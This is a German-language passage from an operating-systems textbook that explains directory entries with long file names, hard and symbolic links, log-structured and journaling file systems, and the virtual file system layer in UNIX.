Der einfachste Ansatz ist die Bestimmung einer maximalen Länge, typischerweise 255 Zeichen, und die Verwendung eines der Modelle aus Abbildung 4.14, wobei dann 255 Zeichen für jeden Dateinamen reserviert werden. Diese Möglichkeit ist einfach, verschwendet aber eine beträchtliche Menge an Verzeichnisspeicher, da nur wenige Dateien derart lange Dateinamen besitzen. Aus Effizienzgründen wäre eine andere Struktur wünschenswert.

Eine Alternative wäre es, das Konzept aufzugeben, dass alle Verzeichniseinträge dieselbe Länge haben müssen. Bei dieser Methode enthält jeder Verzeichniseintrag eine feste Menge, die typischerweise mit der Länge des Eintrages beginnt und der Daten in einem bestimmten Format folgen. Die Daten umfassen üblicherweise den Eigentümer, die Entstehungszeit, Schutzinformationen und andere Attribute. Im Anschluss an diesen Vorspann fester Größe folgt der aktuelle Dateiname, wie lang er auch sein mag. In ►Abbildung 4.15(a) wird dies für eine Codierung im Big-Endian-Format gezeigt (wie z.B. bei SPARC verwendet). In diesem Beispiel gibt es drei Dateien, *project-budget*, *personnel* und *foo*. Jeder Dateiname wird durch ein bestimmtes Zeichen (üblicherweise 0) abgeschlossen und ist in der Abbildung als Kasten mit Kreuz dargestellt. Damit jeder Verzeichniseintrag an einer Wortgrenze beginnen kann, wird jeder Dateiname auf eine ganzzahlige Wortlänge aufgefüllt. In der Abbildung sind diese Bereiche dargestellt.




Abbildung 4.15: Zwei Möglichkeiten, mit langen Dateinamen in Verzeichnissen umzugehen:

(a) Linear (b) Mit einem Heap

Ein Nachteil dieser Methode ist die Lücke variabler Länge, die entsteht, wenn eine Datei entfernt wird und die nächste einzutragende Datei nicht in diese Lücke passt. Dasselbe Problem ist uns schon bei der zusammenhängenden Belegung der Platte durch Dateien begegnet. Diesmal ist es allerdings machbar, die Verzeichniseinträge zu verschieben, da sie sich komplett im Arbeitsspeicher befinden. Ein anderes Problem ergibt sich, wenn ein einziger Verzeichniseintrag mehrere Speicherseiten umfasst, so dass Seitenfehler auftreten, während ein Dateiname gelesen wird.

Ein anderer Weg des Umgangs mit Dateinamen variabler Länge ist, für alle Verzeichniseinträge nur feste Längen zuzulassen und die Dateinamen gemeinsam auf einem Heap am Ende des Verzeichnisses zu speichern, siehe ►Abbildung 4.15(b). Die Methode hat den Vorteil, dass nach dem Entfernen einer Datei die nächste zu speichernde Datei dort immer hineinpasst. Natürlich muss der Heap verwaltet werden und Seitenfehler können trotzdem während der Verarbeitung der Dateinamen noch auftreten. Ein kleinerer Gewinn hierbei ist, dass Dateinamen nicht mehr unbedingt an den Wortgrenzen beginnen müssen. Es werden also in Abbildung 4.15(b) keine Füllzeichen mehr wie in Abbildung 4.14(a) benötigt.

Bei allen bisherigen Entwürfen müssen die Verzeichnisse linear vom Anfang bis zum Ende durchsucht werden, wenn ein Dateiname gefunden werden soll. Für extrem umfangreiche Verzeichnisse kann eine solche Suche lange dauern. Eine Möglichkeit, die Suche zu beschleunigen, ist die Verwendung einer Hashtabelle in jedem Verzeich-

nis. Wenn die Größe der Hashtabelle n ist, dann wird beim Eintrag des Dateinamens dieser Name auf einen Wert zwischen 0 und $n-1$ abgebildet, zum Beispiel über den Rest der Division durch n . Alternativ können auch die Worte, die den Namen enthalten, aufaddiert und anschließend durch n geteilt werden oder Ähnliches.

So oder so wird der Tabelleneintrag, der zum Hashcode gehört, untersucht. Ist er unbenutzt, dann wird dort ein Zeiger auf den Dateieintrag angelegt. Dateieinträge folgen der Hashtabelle. Wird dieser Platz schon verwendet, so konstruiert man eine verkettete Liste, die alle Einträge mit demselben Hashwert enthält, und hängt sie an den Tabellenplatz an.

Die Dateisuche folgt derselben Prozedur. Der Hashwert des Dateinamens wird berechnet, um einen Tabelleneintrag auszuwählen. Jeder Eintrag in der Kette, die an diesem Tabellenplatz hängt, wird durchsucht, um festzustellen, ob der Dateiname dort vorhanden ist. Befindet sich der Dateiname nicht in dieser Kette, so gibt es ihn auch nicht im Verzeichnis.

Der Einsatz einer Hashtabelle hat den Vorteil einer viel schnelleren Suche, jedoch den Nachteil einer komplizierteren Verwaltung. Sie ist nur in den Systemen ein ernsthafter Kandidat, bei denen die Verzeichnisse erwartungsgemäß immer wieder Hunderte oder Tausende von Dateien enthalten.

Ein anderer Weg, die Suche in großen Verzeichnissen zu beschleunigen, ist das Zwischenspeichern der Resultate vorangegangener Suchen. Bevor eine Suche gestartet wird, prüft man, ob der Dateiname schon im Zwischenspeicher (Cache) ist. Trifft dies zu, dann kann er sofort gefunden werden. Natürlich funktioniert die Zwischenspeicherung nur dann, wenn die Mehrzahl der Suchen nur eine relativ kleine Anzahl von Dateien betrifft.

4.3.4 Gemeinsam benutzte Dateien

Wenn mehrere Personen an einem Projekt arbeiten, müssen sie oft Dateien gemeinsam benutzen. Deshalb ist es häufig zweckmäßig, dass gemeinsame Dateien gleichzeitig in den verschiedenen Verzeichnissen der einzelnen Benutzer vorkommen. ►Abbildung 4.16 zeigt noch einmal das Dateisystem aus Abbildung 4.7, nur diesmal mit dem Unterschied, dass eine der Dateien von *C* nun auch in einem der Verzeichnisse von *B* vorkommt. Die Verbindung zwischen dem Verzeichnis von *B* und der gemeinsam benutzten Datei wird **Link** genannt. Das Dateisystem selbst ist nun eher ein **gerichteter azyklischer Graph** (*Directed Acyclic Graph*, kurz **DAG**) als ein Baum.






Abbildung 4.16: Ein Dateisystem mit einer gemeinsam benutzten Datei

Die gemeinsame Verwendung ist praktisch, bringt jedoch auch einige Probleme mit sich. Enthalten die Verzeichnisse tatsächlich Plattenadressen, dann muss eine Kopie dieser Adressen im Verzeichnis von *B* angelegt werden, sobald die Datei verlinkt wird. Wenn entweder *B* oder *C* Daten an die Datei anhängen, werden die neuen Blöcke nur in dem Verzeichnis, in dem die Änderung stattfand, aufgelistet. Für den anderen Benutzer sind sie nicht sichtbar. Damit wird natürlich der Zweck der gemeinsamen Verwendung verfehlt.

Diesem Problem kann auf zweierlei Art begegnet werden. Die erste Lösung listet die Plattenblöcke nicht im Verzeichnis selbst, sondern in einer kleinen Datenstruktur in der Datei auf. Die Verzeichnisse würden dann einfach auf diese Datenstruktur verweisen. Dies ist der Ansatz, der unter UNIX verwendet wird (die kleine Datenstruktur ist dort der I-Node).

Bei der zweiten Lösung verbindet sich *B* mit einer Datei von *C*, indem *B* vom System eine neue Datei vom Typ LINK anlegen lässt. Diese neue Datei wird dann im Verzeichnis von *B* abgelegt. Sie enthält einfach nur den Pfadnamen zu der Datei, zu der *B* eine Verknüpfung erstellen wollte. Wenn *B* nun die verlinkte Datei lesen möchte, dann erkennt das Betriebssystem, dass die angesprochene Datei vom Typ LINK ist. Es sucht anhand des dort angegebenen Pfades die Zielfile und öffnet diese zum Lesen. Dieser Ansatz wird **symbolischer Link** genannt, um ihn vom traditionellen (harten) Link abzugrenzen.

Jede dieser Methoden hat ihre Nachteile. Bei der ersten verzeichnet der I-Node zu dem Zeitpunkt, an dem sich *B* mit der gemeinsamen Datei verbindet, *C* als Eigentümer. Die Erzeugung eines Links ändert nichts an dieser Angabe (siehe ▶ Abbildung 4.17), aber der Link-Zähler im I-Node wird erhöht, damit das System weiß, wie viele Verzeichniseinträge zurzeit auf die Datei zeigen.




Abbildung 4.17: (a) Situation vor der Verlinkung (b) Situation nach der Erzeugung des Links (c) Situation, nachdem der Eigentümer die Datei entfernt hat

Wenn *C* in der Folge versucht, die Datei zu entfernen, sieht sich das Betriebssystem mit einem Problem konfrontiert: Entfernt es die Datei und löscht den I-Node, so besitzt *B* einen Verzeichniseintrag, der auf einen ungültigen I-Node zeigt. Wird der I-Node dann später einer anderen Datei zugewiesen, so verweist der Link von *B* auf die falsche Datei. Zwar kann das Betriebssystem anhand des Zählers im I-Node erkennen, dass die Datei noch immer verwendet wird, doch gibt es keinen einfachen Weg, alle Verzeichniseinträge aufzuspüren, um sie zu löschen. Zeiger auf Verzeichnisse können in den I-Nodes auch nicht gespeichert werden, da die Anzahl an Verzeichnissen unbegrenzt sein kann.

Die einzige Möglichkeit ist, den Verzeichniseintrag von *C* zu löschen, den I-Node aber bestehen zu lassen und nur dessen Zähler (wie in ►Abbildung 4.19(c)) auf 1 zu setzen. Nun haben wir eine Situation, in der *B* der einzige Benutzer mit einem Verzeichniseintrag für eine Datei ist, die *C* gehört. Verwendet das System Konten oder Kontingente, dann wird die Datei weiterhin *C* in Rechnung gestellt, bis *B* sich irgendwann – wenn überhaupt – zum Löschen der Datei entschließt. Zu diesem Zeitpunkt wird der Zähler auf 0 gesetzt und die Datei gelöscht.

Mit symbolischen Links tritt dieses Problem nicht auf, da lediglich der wahre Eigentümer einen Verweis auf den I-Node besitzt. Alle anderen Benutzer führen nur Pfadnamen, keine I-Node-Verweise. Löscht der Besitzer die Datei, dann wird sie zerstört. Alle folgenden Versuche, auf die Datei über symbolische Links zuzugreifen, werden dann fehlschlagen, da das System die Datei nicht lokalisieren kann. Das Entfernen eines symbolischen Links dagegen hat überhaupt keine Auswirkungen auf die Datei.

Das Problem mit symbolischen Links ist allerdings der erforderliche zusätzliche Aufwand. Die Datei mit dem Pfadnamen muss gelesen werden. Anschließend ist der Pfadname zu analysieren und schließlich muss dem Pfad, Komponente für Komponente, bis zum I-Node gefolgt werden. All diese Aktivitäten können eine beträchtliche Anzahl zusätzlicher Plattenzugriffe provozieren. Außerdem wird ein zusätzlicher I-Node für jeden symbolischen Link benötigt, da ein eigener Plattenblock für den Pfad reserviert werden muss. Wenn die Dateinamen kurz sind, könnten sie im I-Node selbst gespeichert werden, gewissermaßen als Optimierung. Symbolische Links haben den Vorteil,

dass mit ihrer Hilfe Dateien verlinkt werden können, die sich auf fremden Maschinen irgendwo auf der Welt befinden. Dazu muss lediglich zusätzlich zum Pfad noch die Netzwerkadresse der Maschine, auf der die Datei liegt, zur Verfügung gestellt werden.

Es gibt noch ein anderes Problem mit Links im Allgemeinen. Werden Links zugelassen, dann kann eine Datei zwei oder mehr Pfade haben. Programme, die in einem gegebenen Verzeichnis beginnen und alle Dateien dieses Verzeichnisses und seiner Unterverzeichnisse lokalisieren sollen, werden die durch Links verbundenen Dateien mehrfach finden. Beispielsweise legt ein Programm, das alle Dateien eines Verzeichnisses und seiner Unterverzeichnisse auf einem Band sichert, mehrere Kopien der Datei an, auf die die Links verweisen. Wenn man das Band dann auf einem anderen Rechner einspielt, wird die verlinkte Datei mehrfach auf die Platte geschrieben, anstatt nur symbolische Verweise auf sie anzulegen – es sei denn, das Programm ist intelligent genug, um die Situation zu durchschauen.

4.3.5 Log-basierte Dateisysteme

Veränderungen in der Technologie üben Druck auf aktuelle Dateisysteme aus. Insbesondere werden die CPUs immer schneller, die Platten immer größer und billiger (aber nicht viel schneller) und Speicher wachsen exponentiell in der Größe. Der einzige Parameter, der nicht rasant wächst, ist die Festplattenzugriffszeit. Fügt man all diese Faktoren zusammen, bedeutet das in vielen Dateisystemen einen Leistungsengpass. Ein Forschungsprojekt der Universität Berkeley unternahm einen Versuch zur Entschärfung dieses Problems, indem eine ganz neue Art von Dateisystem entwickelt wurde, das **Log-basierte Dateisystem (LFS, Log-structured File System)**. Wir werden in diesem Abschnitt kurz beschreiben, wie LFS arbeitet. Für eine ausführlichere Behandlung verweisen wir auf (Rosenblum und Ousterhout, 1991).

Der Grundgedanke hinter dem Entwurf von LFS ist, dass mit immer schnelleren CPUs und immer größerem RAM auch der Platten-Cache rapide wächst. Folglich ist es nun möglich, einen erheblichen Teil aller Lesezugriffe direkt aus dem Platten-Cache, ohne Festplattenzugriffe, beantworten zu können. Aus dieser Beobachtung folgt, dass in Zukunft die meisten Plattenzugriffe Schreibzugriffe sein werden. Der Mechanismus des vorausschauenden Lesens, der in einigen Dateisystemen benutzt wird, um Blöcke einzulagern, noch bevor sie benötigt werden, bringt dann keinen großen Performancegewinn mehr.

Zu allem Übel erfolgen Schreibzugriffe bei den meisten Dateisystemen in sehr kleinen Stückchen. Kleine Schreibzugriffe sind aber höchst ineffizient, da einem Schreibvorgang von 50 µs oft eine Positionierungszeit von 10 ms und eine rotationsbedingte Wartezeit von 4 ms vorausgeht. Mit diesen Parametern sinkt die Effizienz der Platte auf einen Bruchteil von 1%.

Um zu verstehen, woher all diese kleinen Schreibzugriffe kommen, sehen wir uns die Erzeugung einer neuen Datei unter UNIX an. Um diese Datei zu schreiben, müssen der I-Node für das Verzeichnis, der Verzeichnisblock, der I-Node für die Datei und die

Datei selbst geschrieben werden. Diese Schreibvorgänge können zwar verzögert werden, stellen das Dateisystem aber vor ernsthafte Konsistenzprobleme, falls das System abstürzt, bevor alle Schreibzugriffe ausgeführt wurden. Aus diesem Grund schreibt man meistens die I-Nodes sofort.

Aus diesen Überlegungen heraus entschieden sich die Entwickler von LFS für eine Neuimplementierung des UNIX-Dateisystems, bei der die volle Bandbreite der Platte selbst dann erhalten bleibt, wenn die Arbeitslast zum größten Teil aus kleinen Schreibzugriffen besteht. Die grundlegende Idee ist, die gesamte Platte als Log zu strukturieren. In regelmäßigen Abständen und bei speziellem Anlass werden alle noch ausstehenden und im Speicher gepufferten Schreibaufträge in einem einzigen Segment gesammelt und auf die Platte als zusammenhängendes Segment an das Ende des Logs geschrieben. Ein einzelnes Segment kann also in beliebiger Reihenfolge I-Nodes, Verzeichnisblöcke und Datenblöcke enthalten. Am Anfang jedes Segments steht eine Segmentzusammenfassung, die über den Inhalt des Segments Auskunft gibt. Wenn eine durchschnittliche Segmentgröße von ungefähr 1 MB gewählt wird, dann kann fast die gesamte Bandbreite der Platte ausgenutzt werden.

Bei diesem Entwurf existieren die I-Nodes weiterhin. Sie haben dieselbe Struktur wie in UNIX, sind jedoch über das gesamte Log verstreut, anstatt an einer festen Position auf der Platte zu stehen. Dennoch werden die Blöcke in gewohnter Weise lokalisiert, wenn ein I-Node gefunden wurde. Natürlich ist das Auffinden des I-Node jetzt viel schwieriger, da seine Adresse nicht einfach wie bei UNIX aus der I-Node-Nummer berechnet werden kann. Deshalb wird eine I-Node-Map verwaltet, die über die I-Node-Nummern indiziert wird. Diese Map wird auf der Platte aufbewahrt, kann aber auch in den Cache geladen werden, damit die am häufigsten benutzten Teile die meiste Zeit im Speicher sind.

Fassen wir noch einmal zusammen: Alle Schreibaufträge werden zunächst im Arbeitsspeicher gepuffert und in regelmäßigen Abständen in Form eines einzelnen Segments auf die Platte geschrieben, und zwar an das Ende des Logs. Das Öffnen einer Datei bedient sich nun der Map, um den I-Node der Datei zu lokalisieren. Ist dieser gefunden, so können die Adressen der Blöcke aus ihm bestimmt werden. Die Blöcke werden ihrerseits in den Segmenten irgendwo im Log liegen.

Wäre die Platte unendlich groß, dann wäre jetzt schon alles gesagt. Reale Platten sind indes endlich, daher wird das Log irgendwann die gesamte Platte belegen. Ab diesem Zeitpunkt können keine neuen Segmente mehr in das Log geschrieben werden. Glücklicherweise enthalten vermutlich viele der vorhandenen Segmente einige Blöcke, die nicht länger gebraucht werden. Wenn beispielsweise eine Datei überschrieben wird, so zeigt der I-Node nun auf die neuen Blöcke, die alten belegen jedoch immer noch Speicherplatz in den früher geschriebenen Segmenten.

Zur Lösung dieses Problems verfügt LFS über einen bestimmten Thread, **Cleaner** genannt, der seine Zeit damit verbringt, das Log fortwährend abzusuchen und es aufzuräumen. Der Cleaner beginnt damit, die Zusammenfassung des ersten Segments auszulesen, um zu erfahren, welche I-Nodes und Dateien im Segment enthalten sind. Dann überprüft er die

aktuelle I-Node-Map, um zu sehen, ob die I-Nodes noch aktuell sind und die Dateiblöcke noch verwendet werden. Falls nicht, dann wird diese Information gelöscht. Die I-Nodes und Blöcke, die noch immer verwendet werden, werden in den Speicher geladen, um mit dem nächsten Segment auf die Platte geschrieben zu werden. Das Segment wird nun als frei markiert und das Log kann es für neue Daten nutzen. Auf diese Art durchläuft der Cleaner das gesamte Log, entfernt von hinten alte Segmente und legt alle aktiven Daten in den Speicher, damit diese erneut mit dem nächsten Segment geschrieben werden. Die Platte wird also wie ein großer, ringförmiger Puffer behandelt, wobei am Anfang neue Segmente einfügt werden und der Cleaner-Thread am Ende alte Segmente entfernt.

Überall diese Vorgänge Buch zu führen, ist nicht eben trivial, denn wenn ein Dateiblock in ein neues Segment zurückgeschrieben wird, muss der I-Node der Datei (irgendwo im Log) gefunden, aktualisiert und in den Speicher geladen werden, um ihn mit dem nächsten Segment auf die Platte zu schreiben. Die I-Node-Map muss danach aktualisiert werden, um auf die neue Kopie zu zeigen. Trotzdem ist es möglich, die Verwaltung des Logs durchzuführen, und die Performanz beweist, dass dieser Aufwand der Mühe wert ist. Messungen aus der oben zitierten Veröffentlichung zeigen, dass LFS das UNIX-Dateisystem bei Schreibzugriffen mit kleinen Blöcken um eine Größenordnung schlug, wobei gleichzeitig die Performanz für Lesezugriffe und große Schreibzugriffe besser oder genauso gut wie unter UNIX war.

4.3.6 Journaling-Dateisysteme

Obwohl Log-basierte Dateisysteme ein interessantes Konzept darstellen, sind sie doch nicht weit verbreitet, was zum Teil auch daran liegt, dass sie hochgradig inkompatibel zu den existierenden Dateisystemen sind. Dennoch kann einer ihrer Grundgedanken – die Robustheit gegenüber Fehlern – leicht auf konventionelle Dateisysteme angewandt werden. Die Grundidee ist hier, ein Protokoll (Log) darüber zu führen, welche Aktionen das Dateisystem plant. Falls es dann zu einem Systemabsturz kommt, bevor diese geplante Arbeit erledigt werden konnte, kann das System bei einem Neustart im Log nachschauen, was zum Zeitpunkt des Absturzes vorging, so dass das Dateisystem seinen Auftrag beenden kann. Diese Art von Dateisystemen, genannt **Journaling-Dateisysteme**, werden aktuell eingesetzt. Die Dateisysteme NTFS von Microsoft, ext3 von Linux und das Dateisystem ReiserFS benutzen Journaling. Wir werden im Folgenden eine kurze Einleitung in dieses Thema geben.

Um die Art des Problems zu verstehen, betrachten wir zunächst eine einfache, gewöhnliche Operation, die ständig ausgeführt wird: das Löschen einer Datei. Diese Operation erfordert (unter UNIX) drei Schritte:

1. Löschen der Datei aus ihrem Verzeichnis
2. Freigeben des I-Node in den Pool der freien I-Nodes
3. Zurückbringen aller Plattenblöcke in den Pool der freien Plattenblöcke

Unter Windows verläuft die Operation ganz analog. Solange es keine Systemabstürze gibt, spielt die Reihenfolge, in der diese Schritte ausgeführt werden, keine Rolle. Falls es aber einen Systemabsturz gibt, ist die Reihenfolge sehr wohl entscheidend. Stellen Sie sich vor, dass der erste Schritt abgeschlossen ist und das System dann abstürzt. Von keiner Datei aus kann mehr auf den betroffenen I-Node und die Dateiblöcke zugegriffen werden, andererseits können diese aber auch nicht einer neuen Datei zugeordnet werden – sie hängen irgendwo quasi in der Luft und vermindern lediglich die verfügbaren Ressourcen. Falls sich der Absturz nach dem zweiten Schritt ereignet, sind nur die Blöcke verloren.

Wenn die Reihenfolge der Operationen verändert und zunächst der I-Node freigegeben wird, dann könnte nach dem Neustart der I-Node neu zugewiesen werden, doch der alte Verzeichniseintrag wird weiterhin auf den I-Node und somit auf die falsche Datei zeigen. Falls andererseits die Blöcke zuerst freigegeben werden, dann bedeutet ein Absturz vor dem Löschen des I-Node, dass ein gültiger Verzeichniseintrag auf einen I-Node zeigt, der wiederum Blöcke auflistet, die sich jetzt im freien Speicherpool befinden und die wahrscheinlich in Kürze wieder benutzt werden. Dies führt dazu, dass zwei oder mehr Dateien zufällig die gleichen Blöcke gemeinsam benutzen. Egal, welcher Schritt als Erstes ausgeführt wird – die Auswirkungen sind in keinem Fall zufriedenstellend.

Das Journaling-Dateisystem schreibt nun zuerst einen Log-Eintrag, in dem die drei Aktionen aufgelistet werden, die vervollständigt werden müssen. Der Log-Eintrag wird dann auf die Platte geschrieben (und zur Sicherheit möglicherweise von der Platte zurückgelesen, um seine Integrität zu verifizieren). Erst nachdem der Log-Eintrag geschrieben wurde, beginnen die einzelnen Operationen. Wenn diese alle erfolgreich abgeschlossen sind, wird der Log-Eintrag gelöscht. Falls das System jetzt abstürzt, kann das Dateisystem während der Wiederherstellung überprüfen, ob es noch ausstehende Operationen gibt. Falls dies der Fall ist, können diese erneut ausgeführt werden (auch mehrere Male, falls es wiederholt zu Abstürzen kam), bis die Datei korrekt gelöscht ist.

Damit Journaling korrekt funktioniert, müssen die Operationen im Log **idempotent** sein, was bedeutet, dass sie so oft wie nötig wiederholt werden können, ohne Schaden anzurichten. Operationen wie „Aktualisieren der Bitmap, um I-Node k oder Block n als frei zu markieren“ können gefahrlos bis zum Sanktimmerleinstag wiederholt werden. Ebenso sind das Suchen eines Verzeichnisses und das Löschen eines Eintrages namens *foobar* idempotent. Andererseits ist das Hinzufügen der soeben freigewordenen Blöcke von I-Node k an das Ende der Freibereichsliste nicht idempotent, da möglicherweise die Blöcke schon dort stehen könnten. Die etwas teurere Operation „Durchsuchen der Liste der freien Blöcke und Hinzufügen von Block n , falls dieser dort noch nicht ist“ ist dagegen wieder idempotent. Journaling-Dateisysteme müssen ihre Datenstrukturen und logfähige Operationen so anordnen, dass alle idempotent sind. Unter diesen Bedingungen kann die Wiederherstellung nach einem Absturz schnell und sicher durchgeführt werden.

Für zusätzliche Zuverlässigkeit kann ein Dateisystem das Datenbankkonzept der **atomaren Transaktion** einführen. Wenn dieses Konzept benutzt wird, kann eine Gruppe

von Aktionen durch die Anfangstransaktion (`begin transaction`) und die Endtransaktion (`end transaction`) quasi geklammert werden. Das Dateisystem weiß dann, dass es entweder alle eingeklammerten Operationen oder keine davon ausführen muss, aber keine andere Kombination möglich ist.

NTFS hat ein umfangreiches Journaling-System, dessen Struktur bei Systemabstürzen kaum beschädigt wird. Es wurde seit der ersten Version, die zusammen mit Windows NT im Jahr 1993 ausgeliefert wurde, ständig weiterentwickelt. Das erste Journaling-Dateisystem unter Linux war ReiserFS, aber seine Verbreitung wurde dadurch erschwert, dass es inkompatibel zum damaligen Standarddateisystem ext2 war. Im Gegensatz dazu war ext3 ein weniger ambitioniertes Projekt als ReiserFS, das aber auch Journaling angeboten hat und gleichzeitig kompatibel zum Vorgänger ext2 geblieben ist.

4.3.7 Virtuelle Dateisysteme

Es werden viele unterschiedliche Dateisysteme benutzt – oft auf dem gleichen Computer, teilweise sogar unter demselben Betriebssystem. Ein Windows-System hat vielleicht NTFS als Hauptdateisystem, unterstützt aber außerdem ein veraltetes FAT-32- oder FAT-16-Laufwerk bzw. eine entsprechende Partition, die alte, aber noch benötigte Daten enthält, und von Zeit zu Zeit könnte der Einsatz einer CD-ROM oder DVD (jede mit ihrem eigenen spezifischen Dateisystem) ebenfalls erforderlich sein. Windows handhabt dieses Problem der ungleichen Dateisysteme, indem jedes einzelne mit einem unterschiedlichen Laufwerksbuchstaben wie `C:`, `D:` usw. identifiziert wird. Wenn ein Prozess eine Datei öffnet, ist der Laufwerksbuchstabe immer explizit oder implizit vorhanden, so dass Windows stets weiß, welchem Dateisystem es die Anfrage übergeben muss. Es wird nicht versucht, uneinheitliche Dateisysteme in einem großen Ganzen zu vereinigen.

Im Gegensatz dazu unternehmen alle modernen UNIX-Systeme einen sehr ernsthaften Versuch, mehrere Dateisysteme in einer einzigen Struktur zu integrieren. Ein Linux-System könnte zum Beispiel als Wurzeldateisystem ext2 haben, in das eine ext3-Partition unter `/usr` eingehängt ist. Außerdem könnte eine zweite Festplatte mit einem ReiserFS-Dateisystem in `/home` eingebunden sein sowie eine ISO-9660-CD-ROM, die vorübergehend unter `/mnt` eingehängt ist. Aus dem Blickwinkel des Benutzers gibt es eine einzige Dateisystemhierarchie. So können mehrere (inkompatible) Dateisysteme umfasst werden, ohne dass dies für Benutzer oder Prozesse sichtbar ist.

Allerdings ist für die Implementierung das Vorkommen von mehreren Dateisystemen ganz bestimmt sichtbar und seit der Pionierarbeit von Sun Microsystems (Kleiman, 1986) haben die meisten UNIX-Systeme das Konzept eines **virtuellen Dateisystems (VFS, Virtual File System)** genutzt, um mehrere Dateisysteme in eine geordnete Struktur zu integrieren. Die Schlüsselidee hierbei ist, für den Teil des Dateisystems eine Abstraktion zu schaffen, der allen Dateisystemen gemeinsam ist. Dieser Code wird dann in einer separaten Schicht abgelegt, die das zugrunde liegende konkrete Dateisystem zur eigentlichen Datenverwaltung aufruft. Die gesamte Struktur ist in ▶ Abbildung 4.18 zu sehen. Die folgende Beschreibung ist nicht spezifisch auf Linux oder FreeBSD oder

irgendeine andere UNIX-Version ausgerichtet, sondern soll einen allgemeinen Eindruck davon vermitteln, wie virtuelle Dateisysteme in UNIX-Systemen funktionieren.




Abbildung 4.18: Einordnung des virtuellen Dateisystems

Alle Systemaufrufe, die Dateien betreffen, werden an das virtuelle Dateisystem für den ersten Verarbeitungsschritt weitergeleitet. Diese Aufrufe, die von Benutzerprozessen kommen, sind Standard-POSIX-Aufrufe wie `open`, `read`, `write`, `lseek` und so weiter. Damit hat das VFS eine „obere“ Schnittstelle zu den Anwenderprozessen, und zwar die altbekannte POSIX-Schnittstelle.

Das VFS hat ebenso eine „untere“ Schnittstelle zum konkreten Dateisystem, die mit **VFS-Schnittstelle** in ► Abbildung 4.18 beschriftet ist. Diese Schnittstelle besteht aus einigen Dutzend Funktionsaufrufen, die das VFS an jedes Dateisystem richten kann. Die Entwickler des neuen Dateisystems müssen also sicherstellen, dass dieses die erforderlichen Funktionsaufrufe unterstützt, wenn es mit dem VFS arbeiten soll. Ein naheliegendes Beispiel ist eine Funktion, die einen speziellen Block von der Platte liest, diesen in den Cache des Dateisystems legt und einen Zeiger darauf zurückgibt. Das VFS hat also zwei genau festgelegte Schnittstellen: die obere zu den Benutzerprozessen und die untere zu den konkreten Dateisystemen.

Die meisten Dateisysteme unter einem virtuellen Dateisystem sind wie Partitionen auf einer lokalen Platte dargestellt, doch dies ist nicht immer der Fall. Tatsächlich war die ursprüngliche Motivation von Sun bei der Entwicklung des VFS, entfernte Dateisysteme zu unterstützen, die das Netzwerkprotokoll **NFS (Network File System)** benutzten. Solange das konkrete Dateisystem die Funktionen anbietet, die das VFS benötigt, weiß das VFS nicht bzw. interessiert sich nicht dafür, wo die Daten gespeichert sind oder wie das zugrunde liegende Dateisystem aussieht.

